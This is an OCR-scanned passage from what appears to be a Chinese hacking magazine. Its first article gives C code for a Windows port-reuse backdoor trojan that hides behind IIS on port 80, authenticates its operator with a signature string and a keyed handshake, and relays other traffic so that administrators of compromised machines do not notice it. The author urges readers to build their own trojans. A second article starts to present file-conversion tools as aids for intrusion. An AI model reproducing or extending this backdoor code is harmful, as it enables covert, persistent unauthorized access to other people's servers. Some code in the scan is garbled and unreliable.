不知大家是否还记得我在发表的《编程打造cmdshell客户端》这篇文章？那篇文章主要是讲一个命令行下网络通信的模型，我起初是为编写自己的端口复用木马服务的，下面我就把这个不影响原服务的端口复用木马继续完成吧！

其实想实现端口复用很容易，在创建了一个Socket之后，用setsockopt设置Socket的SO_REUSEADDR属性就可以了。当然，要防止别人复用你的端口也很简单，用setsockopt指定SO_EXCLUSIVEADDRUSE就可以独占端口地址了。

我在开始编写前下载了一个wxhshell，它是加了端口复用功能的WinShell。我自己试了一下它的功能，发现在Windows XP+SP2+IIS5.1下可成功，在Windows 2003+IIS6.0下没有成功。而在Windows XP下正常工作时，IIS就不能正常工作了，这要是放在肉鸡上，别人的网页都访问不了了，那管理员还不一下就发现了？看来wxhshell不能完全满足我们的需要。因此，这篇文章的重点就在这里——正确区分木马访问和正常的IIS访问，然后再分别加以处理。

设计思路：先获得本机连接外网的最佳IP，绑定此IP后，把127.0.0.1留给原服务。因为是TCP连接，所以只用在连接起初判断就行了，就在开始通信前接收连接方的一串定长字符串，初始判断是不是使用木马访问，如果初步判断是的话，再进行二路握手，不是则开启新线程进行客户到本地服务的数据交换。如果二路握手成功，则开启新线程执行木马功能，不成功就断开此连接。

需求：需要专门的客户端进行连接，这里用我上次写的cmdshell客户端来改造，思路比木马的要简单，连接后进行判断，如果对方不是自己的木马则退出。

木马适用环境：任何对外开放了服务且可端口复用的服务器，如果有防火墙的话，就要用到远程线程注入（这里不做讨论）。图1所示是木马工作的整个流程图。

建议准备编写或者正在编写一些工具的朋友，像这样把每个模块分开设计，对整个程序的效率可能都会有提高哦。下面我们就从绑定外网IP开始吧！

1.绑定IP用VC编程实现的话，第一步肯定是获取本机IP了，这个网上的可用代码不少，不过，要是获取最佳




图1　木马工作流程图

外网IP，又该如何实现呢？具体代码如下：

```
#define DEFAULT_DESTINATION "202.115.32.145"
DWORD GetBestIp()
//获得本机连接外网的IP地址
{
PMIB_IPADDRTABLE    pAddrTable(NULL);
PMIB_IPADDRROW      pAddrRow(NULL);
ULONG                         ulSize(0);
DWORD          ret = INVALID_ADDRESS;
char *            pBuffer = NULL;
DWORD          d w B e s t I n d e x    =
INVALID_ADDRESS;
//获得最佳IP接口的索引
DWORD                     dwResult;
dwResult= GetBestInterface(inet_addr
(DEFAULT_DESTINATION), &dwBestIndex);
if ( dwResult != NO_ERROR )
{ //有错误，返回不可用地址
return INVALID_ADDRESS;
}
//获得本机所有的IP列表
GetIpAddrTable((PMIB_IPADDRTABLE)(char *)pBuffer,
&ulSize, TRUE);
pBuffer = new char[ulSize];
dwResult = GetIpAddrTable((PMIB_IPADDRTABLE)(char
*)pBuffer, &ulSize, TRUE);
if ( dwResult == NO_ERROR )
{
pAddrTable = (PMIB_IPADDRTABLE)(char *) pBuffer;
for (DWORD x = 0; x < pAddrTable->dwNumEntries;
x++)
{
pAddrRow = (PMIB_IPADDRROW) &(pAddrTable->
table[x]);
//如果和最佳索引相等，则返回其地址
if ( pAddrRow->dwIndex == dwBestIndex )
{
ret = pAddrRow->dwAddr;
delete [] pBuffer;
return ret;
}
}
}
delete [] pBuffer;
return INVALID_ADDRESS;
}
```

我们利用这段代码就可以获取连接外网的最佳IP地址。首先确定一个本机要连接的DEFAULT_DESTINATION，这里只要定义为任何一个外网地址即可；再通过GetBestInterface获得最佳IP接口的索引值，这样就可以取IP列表里面对应位置的IP地址就可以了。

2.获取外网IP。由于外部的客户连接到指定端口时，就会自动连到我们的木马上来，因此接下来就是最重要的一步——判断是否为木马请求。具体代码如下：

```
#define OWN_SIGN      "scuclark\n"
//自身木马标志
// 客户端句柄模块
int Wxhshell(SOCKET wsl)
{
SOCKET wsh;
struct sockaddr_in client;
DWORD myID;
int count;
char cmd[5];
while(nUser<MAX_USER)
{
char myFlag[32];
ThreadInfo threadInfo;
int nSize=sizeof(client);
//等待连接
wsh=accept(wsl, (struct sockaddr *)&client, &nSize);
if(wsh==INVALID_SOCKET) return 1;
//以'\n'为终止符接收客户发送的验证字符串
count=0;
while(count<32)
{
if(recv(wsh, cmd, 1, 0)==SOCKET_ERROR)
{
closesocket(wsh);
return FALSE;
}
myFlag[count]=cmd[0];
if(cmd[0]==0x0a)
{
myFlag[count]='\n';
myFlag[++count]=0;
break;
}
count++;
}
//初步判断是否为木马请求
if (strncmp(myFlag, OWN_SIGN, sizeof(OWN_SIGN))!
=0)
{
u_long loopIP=inet_addr("127.0.0.1");
SOCKET loopback=Make_Connection(loopIP, 80, 120);
if (loopback<0)
{
closesocket(wsh);
continue;
}
//为新线程复制参数建立事件
ownevent = CreateEvent(NULL, FALSE, FALSE,
```

```
NULL);
    send(loopback, myFlag, count, 0);
    threadInfo.rawSock=loopback;
    threadInfo.tcpSock=wsh;
    CreateThread(0, 0, doReTranToHost, &threadInfo, 0, &myID);
    // 等待新线程复制完参数再继续向下执行
    if(WaitForSingleObject(ownevent, INFINITE)==WAIT_FAILED)
    {
    continue;
    }
    CloseHandle(ownevent);
    continue;
    }
    // 初步判断是木马请求，再执行二路握手，失败则关闭连接
    if(connestab(wsh)==FALSE){closesocket(wsh);continue;}
    // 握手成功，开启木马功能执行线程
    handles[nUser]=CreateThread(0, 1000, (LPTHREAD_START_ROUTINE) TalkWithClient, (VOID *) wsh, 0, &myID);
    if(handles[nUser]==0)
    closesocket(wsh);
    else
    nUser++;
    }
    WaitForMultipleObjects(MAX_USER, handles, TRUE, INFINITE);
    return 0;
    }
```

这是经过我修改后的客户端句柄模块，if(strncmp(myFlag,OWN_SIGN,sizeof(OWN_SIGN))!=0)用来初步判断客户是不是木马请求。起初我是只想用这句来判断的，但是这个简单的判断可能会让对本地服务的请求误转到木马执行模块里面，所以就加了后面的二路握手。加上之后对程序的效率并没有什么影响，只是为了防止巧合的发生，而且还可以防止别人盗用自己的木马哦，这个我们到后面就知道了。if(connestab(wsh)==FALSE){closesocket(wsh);continue;}这句是在初步判断之后和客户间的二路握手，如果成功就可以安全地执行木马模块了，不成功就很干脆地关闭连接。

下面就是木马里面的connestab()函数

```
#define OWN_KEY          346   // 密钥
// 自定义握手协议结构体
typedef struct conninfo
{
int go;
int come;
char a;
}* Pconninfo;
// 二路握手协议
BOOL connestab(SOCKET client)
{
char buf[256], cmd[5];
int count;
conninfo info;
Pconninfo infop=&info;
info.a='\n';
int a=(int)infop;
info.come=68;
info.go=AverageRandom(1000000, 9999999);
// 发送第一路木马协议
send(client, (char *)infop, sizeof(info)-3, NULL);
// 接收对方回应的协议
count=0;
while(count<256)
{
if(recv(client, cmd, 1, 0)==SOCKET_ERROR)
{
closesocket(client);
return FALSE;
}
buf[count]=cmd[0];
if(cmd[0]==0xa || cmd[0]==0xd)
{
buf[count]=0;
break;
}
count++;
}
// 验证对方是否为可信用户
if( ((Pconninfo)buf)->come!=info.go%OWN_KEY)return FALSE;
info.come=((Pconninfo)buf)->go%OWN_KEY;
info.go='o'+'k';
infop=&info;
// 验证成功，发送第二路木马协议，如果对方验证成功，则整个握手过程成功完成
send(client, (char *)infop, sizeof(info)-3, NULL);
return TRUE;
}
```

其中，OWN_KEY为自定义的密钥，如果客户端和木马端的密钥不同，握手就不会成功，所以说设置一个比较安全的密钥后，别人是盗不走你的木马的。Conninfo为自定义的木马协议结构体，很简单，char a是作为协议单元的结束符，send(client,(char *)infop,sizeof(info)-3,NULL)，在这里面sizeof(info)-3是因为VC编译时数据是以4字节来进行数据对齐的，而char只有一字节，所以sizeof(info)返回的是12，通过再减3就可以得到真实大小了。

握手过程在注释里我已经写得很清楚了，第一路是发送自己的标识符68和随机产生的一个整数A1，然后接收客户端的回应，回应里面有个数B1是随机数A1对客户端密钥求模的结果，还有客户端产生的随机数B2，木马端再验证B1和A1对自己密钥求模得出来的结果是不是一样的。如果一样，则说明一路握手成功，然后进行第二路握手，这时用B2对自己的密钥求模，放到A2a里面，再把o和k的ASCII码之和放到A2b里面，最后把A2a和A2b一起发到客户端，如果对方没有关闭连接，就说明二路握手成功。

3.验证完毕了，接下来就是执行木马功能或者进行数据转发了。木马功能还是winshell的木马功能，网上解释这个的文章太多了，大家自己查找阅读一下即可。数据转发模块是我自己写的，也就是我上篇文章介绍的select模型，代码和cmdshell客户端的数据交换代码大同小异，下面是其源代码:


```
DWORD WINAPI readwrite(SOCKET tr, SOCKET tc)
{
char bufc[40960], bufr[40960];
char* recvbufpc;
char* recvbufpr;
long recvr, recvc;
FD_SET ding, ding1;
int err, ret;
SOCKET clientr=tr, clientc=tc;
//告诉主线程参数复制完毕
SetEvent(ownevent);
recvr=recvc=0;
struct timeval TimeOut;
TimeOut.tv_sec=0;
TimeOut.tv_usec=1000;
FD_ZERO(&ding);
FD_ZERO(&ding1);
FD_SET(clientc, &ding);
FD_SET(clientr, &ding);
while (FD_ISSET(clientc, &ding) && FD_ISSET
(clientr, &ding) )
{
//赋初始值
ding1=ding;
//超时或错误
int Er=select(16, &ding1, 0, 0, &TimeOut);
if( (Er==SOCKET_ERROR))
{
FD_CLR(clientc, &ding1);
FD_CLR (clientc, &ding);
}
if( FD_ISSET(clientc, &ding1))
{
ret=recv(clientc, bufc, sizeof(bufc), 0);
if(ret == SOCKET_ERROR || ret==0 || ret ==
WSAECONNRESET)
{
FD_ZERO (&ding);
} //可读但已经关闭连接
else
{
recvc=ret;
bufc[ret] = '\0';
recvbufpc= bufc;
}
}
if( FD_ISSET(clientr, &ding1))
{
ret=recv(clientr, bufr, sizeof(bufr), 0);
if(ret == SOCKET_ERROR || ret==0 || ret ==
WSAECONNRESET)
{
FD_ZERO (&ding);
} //可读但已经关闭连接
else
{
recvr=ret;
bufr[ret] = '\0';
recvbufpr= bufr;
}
}
print:
if(recvr)
{
ret=send(clientc, recvbufpr, recvr, 0);
if(ret>0)
{
recvbufpr+=ret;
recvr-=ret;
}
else
{
err=WSAGetLastError();
if(err!=WSAETIMEDOUT)
{
FD_ZERO (&ding);
recvr=0;
}
}
}
if(recvc)
{
ret=send(clientr, recvbufpc, recvc, 0);
if(ret>0)
{
recvbufpc+=ret;
recvc-=ret;
}
else
{
err=WSAGetLastError();
if(err!=WSAETIMEDOUT)
{
FD_ZERO (&ding);
recvc=0;
}
}
}
Sleep(1);
if(recvr || recvc )goto print;
}
closesocket(clientr);
closesocket(clientc);
return 1;
}
```

这里客户端还需要一个握手的函数，其实质和木马里面的差不多，我就不单独拿出来讲了，大家自己琢磨一下即可明白。

由于设计整个木马和客户端涉及大量的代码，我这里只介绍了一些比较关键的代码，其他的大家可以自己分析和修改。在这个木马里面，我觉得数据转发函数比较合理和稳定，我模仿LCX的功能写的PortMap主要就是用的这个函数 而二路握手则没有设计好，首先这个密钥空间太小，很容易爆破出来 其次，还有可能出现密钥不同都可以通信的情况，这个我亲自试过，我把密钥一个设置为3，一个为5，试验了10次，里面有一次可以握手成功。当然，我写这篇文章的目的不是为了做个东西出来，主要是提出一个思路，大家可以在上面任意的拓展，既可以自己设计出更好的握手协议，也可以通过参数来传递所要绑定的端口或密钥等等。

编写这个木马着实花了我不少时间，由于本人的编程功底不是很强，所以大部分时间都是花在VC实现上面，现在这个木马的大体模型已经出来了，大家还等什么，赶紧做出有自己特色的专用木马吧！

适合读者：入侵爱好者、黑器迷、编程爱好者
前置知识：无



文件格式想变就变
——xxxTOxxx系列工具简介

文/图 天涯衰草

xxxTOxxx类型的工具(这里的"TO"同"TWO"同音，中文简写成2，)，包括bat2exe、bat2com、bat2exe等，它是一个文件类型转储的集合，可以将原来的bat格式的文件(或其他格式)，转换成exe或其他格式，而执行的效果是一样的——当然，在实际的入侵中，转化存储格式是非常有优势的，也是必备的一种入侵手法。今天我们就针对当前流行的此类工具做一个详细的介绍。

Acc2SQLD

Acc2SQLD是一个数据库转换工具，它可以将Access的数据库文件转换成MgSQL数据库文件。同样，与它相反的SQL2ACCD是一款执行相反转换的工具，可以把MgSQL格式数据库文件转换为普通Access数据库文件，方便我们在Windows下轻松编辑、浏览。

首先来安装ACC2SQLD，安装完成后程序将自动启动。界面如图1 所示。




图1

输入需要转换的Access数据库的路径，以及MgSQL数据库的名称。然后点击"下一步"按钮，再对数据库的相关内容进行一些配置，再点击"下一步"按钮，程序就开始自动转换了。

小提示：在对PHP系统的入侵中，经常遇到MgSQL数据库，在一般情况下，自己的计算机装MgSQL的比较少，于是此工具有发挥作用了：可以直接将MgSQL的数据转换成Access格式的，从而直接在系统下打开，极大地方便了入侵。

ASP2URL

ASP2URL是一款取得真实地址的工具，它可以把类似www.abc.com/down.asp?id=32、www.abc.com/down.html?id=32或www.abc.com/down.php?id=32这样的地址转换成如www.abc.com/xx.zip的真实地址。

运行ASP2URL，在"地址"填入欲转换的网址，然后点击"开始"按钮，马上能够在主窗口获得真实的下载地址。双击后即可复制到剪切板上，非常方便。如图2 所示。




图2

小提示：其实这只是一个后台访问服务器，并将URL指向的文件地址抓取出来的工具。相当于嗅探影音文件真实地址的嗅探器。

BIN2HEX和HEX2BIN

通过BIN2HEX可以把二进制的数据转换成十六进制的形态表示，而通过HEX2BIN正好可以执行相反的操作。

打开命令提示符窗口，运行BIN2HEX，首先程序会提示你输入BIN文件的名称，再输入HEX文件的名称，最后开始转换。如图3所示。



图3

小提示：在注入的时候，2进制和16进制的文件转换是非常频繁的，这个小工具正好为我们提供了这两者之间相互转换的功能，注入必备哦！

BIN2TXT

通过BIN2TXT可以把二进制按照DEBUG的形式输出到屏幕或转换成文本文件。BIN2TXT是一个图形化的绿色程序，在"源文件"和"目标文件"中分别设置文件的路径和名称，再在"转换格式"中设置输出的形式，点击"开始转换"按钮就可以了。如图4 所示。

DB2TXT

DB2TXT是一个支持从Oracle、Sybase、Db2、SQL

Server、Access及dBASE等数据库中，将数据转换成文本文件的工具，字段间的分隔符可自行设定。如图5所示。




图4

